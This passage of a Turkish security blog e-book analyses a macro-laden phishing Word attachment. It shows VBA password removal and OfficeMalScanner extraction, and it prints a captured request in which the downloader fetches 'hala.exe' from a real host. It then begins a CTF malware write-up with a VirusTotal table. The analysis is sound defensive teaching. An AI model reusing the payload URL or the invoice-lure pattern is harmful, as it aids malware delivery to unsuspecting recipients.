

# Hack 4 Career - 2015

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşılıcka artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>) , bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yaziya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazdıklarımı yollarında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarm faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA  
Siber Güvenlik Uzmanı  
<https://www.mertsarica.com>  
<https://twitter.com/mertsarica>

## Microsoft Office Makro Analizi

Source: <https://www.mertsarica.com/microsoft-office-makro-analizi/>

By M.S on December 1st, 2015

Hemen hemen benle aynı yaşıta veya daha yaşılı olanlarınız, 1999 yılında Microsoft Office Word makrosu ile yayılan ve dünya genelindeki milyonlarca sistemi etkileyen [Melissa](#) zararlı yazılımını (virüs) hatırlayacaklardır. Melissa zararlı yazılımı, Microsoft Office ile gelen makro desteği sayesinde, çalıştırıldığı sistem üzerinde Microsoft Outlook üzerinde kayıtlı olan ilk 50 kişiye kendisini göndererek yayılıyordu.

Nedir bu makro diye soracak olursanız, Microsoft firması size aşağıdaki gibi bir yanıt verecektir;

*Makrolar, tuş ve fare eylemlerinde zaman kazanmak için sık kullanılan görevleri otomatikleştirir. Pek çok makro, Visual Basic for Applications (VBA) kullanılarak oluşturulmuştur ve yazılım geliştiricileri tarafından yazılırlar. Ancak bazı makrolar olası bir güvenlik riski yaratır. Korsan olarak da bilinen kötü niyetli kullanıcılar, bir dosyaya, bilgisayarınıza veya kuruluşa ağınızda virüs bulaştırabilecek zararlı bir makro yerleştirebilir.*

Yıllar içinde makroların kötüye kullanımı nedeniyle Microsoft firması da boş durmayarak Office yazılımı üzerinde çeşitli güvenlik iyileştirmeleri yaptı. Bunlardan bir tanesi de Office 2007 sürümü ile sunulan yeni dosya [uzantıları](#) oldu. Örneğin Office 2007 ile oluşturulmuş bir office dosyasının uzantısında m harfi geçiyor ise bu, office dosyasının makro içerdigini belirtir. Durum böyle olunca da uzantısında m harfi geçen office dosyalarına daha teminkinli yaklaşabilir, uzantıya göre bu dosyaları bloklayabilir olduk.

Melissa zararlı yazılımindan bu yana neredeyse 20 sene geçmiş, Microsoft da üzerine düşenleri yapmış, bize bunları neden anlatıyorsun diyenleriniz olabilir. Makro içeren office dosyaları ile son zamanlarda, internet bankacılığı zararlı yazılımları ve [RAT](#) türü zararlı yazılımların yayılmaya çalıştığını görüyoruz. M harfi içeren dosya uzantılarının dikkat çektigini bilen art niyetli kişiler de makro içeren dosyaları Office 2003 sürümü ile hazırladıkları için bilinçli kullanıcıların ve uzantı kontrolü yapan sistemlerin dikkatinden, kontrolünden geçebiliyor.

Subject: FW: urgent RE: PO/002/2015- urgent

Message Order Invoice.doc (148 KB)

From:

Sent: Tuesday, May 26, 2015 5:16 AM

To:

Subject: RE: urgent RE: PO/002/2015- urgent


Dear Mohamed,

Kindly see the attached invoice for the order and do the needful. We have confirmed the last payment in our account and the original documents will be sent through Aramex today . Please do the needful in respect to the attached invoice and also forward to your accounts.



Regards

Ahmed

APAM.



Order Invoice.doc [Compatibility Mode] - Microsoft Word					
From: SHENZHEN, CHINA To: PAKISTAN By:					
Payment Terms: T/T PAYMENT ADVANCE					
SR.	DESCRIPTION OF GOODS	QUANTITY	UNIT PRICE	AMOUNT	
NO					
					EX-WORKS SHENZHEN
1	FTTx Optical Distribution Box With 2pcs SC/UPC Pigtail And Adaptor Model No.:FS-W-2H	1000 EA	US\$3.00	US\$3,000.00	
TOTAL: US DOLLAR THREE THOUSAND AND THREE HUNDRED ONLY					



Peki makro içeriğini düşündüğümüz bir office dosyasını nasıl analiz edebiliriz ? Office dosyasını sanal bir makine içinde Microsoft office yazılımı ile açtıktan sonra Macro (view -> macros -> view macros) menüsünden içeriğini görüntüleyebiliriz ancak bunu bilen art niyetli kişiler çoğunlukla makroya şifre koruması koymaktadır. Bu şifreyi çözmek için [Reset VBA Password](#) aracından faydalana bilirisiniz.

**Reset VBA Password**

File Protection Edit View Register/Purchase Help

Text Column Filter Column: File Name Document Protection Status Filter Show All

Working Set

Row	File Name	Extension	Type	Size	Path	Creation ...	Last Writ...	Project ...	Password	Code P...	Project ...
	Order Invoice.doc	.doc	Microsoft Word 97 - 20...	151,552	C:\Documents and Set...	6/4/201...	5/26/2...	Hidden		0	

Properties

File Info

- Create Date: 6/4/2015, 4:02:23 PM
- Extension: .doc
- File Type: Microsoft Word 97 - 2003 Docu...
- Format: Compound Document
- Last Access Time: 6/4/2015, 4:02:56 PM
- Last Write Time: 5/26/2015, 5:16:30 AM
- Name: Order Invoice.doc
- Path: C:\Documents and Settings\Admin...
- Size: 151552

Project Protection State

- User Protected: True
- VBA Editor Protected: False
- VBA Host Protected: False

VBA Code Protection

- Password Style: Hashed
- Project Visibility: Hidden

VBA Project Info

- Code Page: 0
- Project Help Path1:
- Project Help Path2:
- Target Platform: Win16
- VBA Project Name:

Trial Version

Legend

- Document labeled with this icon has VBA Project module protected with the password.
- Document labeled with this icon has VBA Project module that might not be visible due to visibility settings.
- Excel (2007-2013) document labeled with this icon has workbook or worksheet protection.

Ready

Showing 1 files ..

**Reset VBA Password**

File Protection Edit View Register/Purchase Help

Text Column Filter Column: File Name Document Protection Status Filter Show All

Working Set

Row	File Name	Extension	Type	Size	Path	Creation ...	Last Writ...	Project ...	Password	Code P...	Project ...
	Order Invoice.doc	.doc	Microsoft Word 97 - 20...	151,552	C:\Documents and Set...	6/4/201...	6/4/20...	Visible		0	

Properties

File Info

- Create Date: 6/4/2015, 4:02:23 PM
- Extension: .doc
- File Type: Microsoft Word 97 - 2003 Docu...
- Format: Compound Document
- Last Access Time: 6/4/2015, 4:04:07 PM
- Last Write Time: 6/4/2015, 4:04:07 PM
- Name: Order Invoice.doc
- Path: C:\Documents and Settings\Admin...
- Size: 151552

Project Protection State

- User Protected: False
- VBA Editor Protected: False
- VBA Host Protected: False

VBA Code Protection

- Password Style: NoPassword
- Project Visibility: Visible

VBA Project Info

- Code Page: 0
- Project Help Path1:
- Project Help Path2:
- Target Platform: Win16
- VBA Project Name:

Trial Version

Success

VBA Password from the file 'C:\Documents and Settings\Administrator\Desktop\Word Malware\Order Invoice.doc' was removed successfully.


OK

Legend

- Document labeled with this icon has VBA Project module protected with the password.
- Document labeled with this icon has VBA Project module that might not be visible due to visibility settings.
- Excel (2007-2013) document labeled with this icon has workbook or worksheet protection.

Ready

Showing 1 files ..



Makro içerdigini düşündüğümüz bir ofis dosyasını Microsoft Office yükülu olmadan analiz etmenin bir yolu yok mu derseniz, [OfficeMalScanner](#) aracı sayesinde onun da mümkün olduğunu söyleyebilirim. OfficeMalScanner aracı, şüpheli (kabukkodu, PE tespiti gibi) ofis dosyalarını [analiz](#) etmemize yardımcı olan ve ofis dosyası içinde tespit ettiği makro kodunu analiz için çıkarmamıza yardımcı olan oldukça faydalı bir araçtır.


Örneğin elimizde Microsoft Office 2003 ile oluşturulduğunu düşündüğümüz yukarıdaki gibi şüpheli bir ofis dosyası var ise bu araca parametre olarak info komutunu vererek aracın bizim için dosyayı analiz etmesini ve makro kodunu çıkartmasını sağlayabiliyoruz. Eğer elimizdeki ofis dosyası Microsoft Office 2007 ve sonrası ile oluşturulmuş ise bu defa inflate komutunu kullanarak (aslında ofis dosyasının uzantısını .zip olarak değiştirip winzip/winrar ile açmaktan pek farkı yok) ofis dosyasını açmasını ve içinde yer alan makro kodunu tekrar info komutu ile çıkartmasını sağlayabiliyoruz.

```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\files\Office Malware Scanner>OfficeMalScanner.exe "Order Invoice.doc" info
+-----+
|  OfficeMalScanner v0.61
|  Frank Boldewin / www.reconstructor.org
+-----+
[*] INFO mode selected
[*] Opening file Order Invoice.doc
[*] Filesize is 151552 {0x25000} Bytes
[*] Ms Office OLE2 Compound Format document detected

[Scanning for VB-code in ORDER INVOICE.DOC]
NewMacros
ThisDocument
-----+
    UP-MACRO CODE WAS FOUND INSIDE THIS FILE!
    The decompressed Macro code was stored here:
-----> C:\Documents and Settings\Administrator\Desktop\files\Office Malware Scanner\ORDER INVOICE.DOC-Macros

```



Ortaya çıkan makro kodunu analiz ettiğimiz zaman, kullanılan APIler'den de yola çıkararak bunun RAT türü zararlı yazılım indiren bir indirici (downloader) olduğunu rahatlıkla görebiliyoruz.

```

[+] Hypertext Transfer Protocol
  [+] GET /hala.exe HTTP/1.1\r\n
    [+] [Expert Info (Chat/Sequence): GET /hala.exe HTTP/1.1\r\n]
      [Message: GET /hala.exe HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: GET
    Request URI: /hala.exe
    Request Version: HTTP/1.1
    Host: jddiamondtools.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://jddiamondtools.com/hala.exe]
  
```

Bu yazının şüphelendiğiniz ofis dosyalarını analiz etmenizde siz yol göstermesi ümidiyle, bir sonraki yazışma görüşmek dileğiyle herkese güvenli günler dilerim.

## Pi Hediymem Vardı, Verdim, Gitti #4 :)

Source: <https://www.mertsarica.com/pi-hediymem-vardi-4/>

By M.S on November 30th, 2015

18 Kasım 2015 tarihinde [dördüncüüsü](#) düzenlenen [Pi Hediymem Var](#) oyununun çözüm yolu ve Raspberry Pi kazanan talihi karşınızda!


### CÖZÜM YOLU:

Yapacağınız ilk iş, her zararlı yazılım analizinde olduğu gibi ctf4.exe isimli bu zararlı yazılımı [VirusTotal](#) web sitesine yüklemek ve zararlı yazılım ile ilgili olarak olabildiğince bilgi toplamaya çalışmaktır. VirusTotal'a dosyayı yüklediğinizde karşınıza çıkan Antivirüs çıktılarından bunun Murofet isimli bir zararlı yazılım olduğunu anlayabilirsiniz.


Antivirus	Sonuç	Güncelle
ALYac	Win32.Murofet.A	20151118
AVG	Cryptic.COL	20151118
AVware	Virus Win32.Murofet.a (v)	20151118
Agntum	Trojan.DL.SmalitUT8/poipytkw	20151118
AhnLab-V3	Win32.Murofet	20151118
Anti-AVL	Virus.Win32.Murofet.a	20151118
Arcabit	Win32.Murofet.A	20151118
Avast	Win32.Mal0B-CS [Cyp]	20151118
Avira	W32.Murofet.A	20151118
Baidu-International	Virus Win32.Murofet.a	20151118
BitDefender	Win32.Murofet.A	20151118
Bkav	W32.Licat.PE	20151118
CAT-QuickHeal	W32.Murofet.A	20151118
CMC	Virus Win32.Murofet.O	20151118
ClamAV	W32.Murofet	20151118
Comodo	TrojWare.Win32.Kuluso DLL	20151118
Cyren	W32.Murofet.A	20151118
DfWeb	Trojan.Packed.21552	20151118

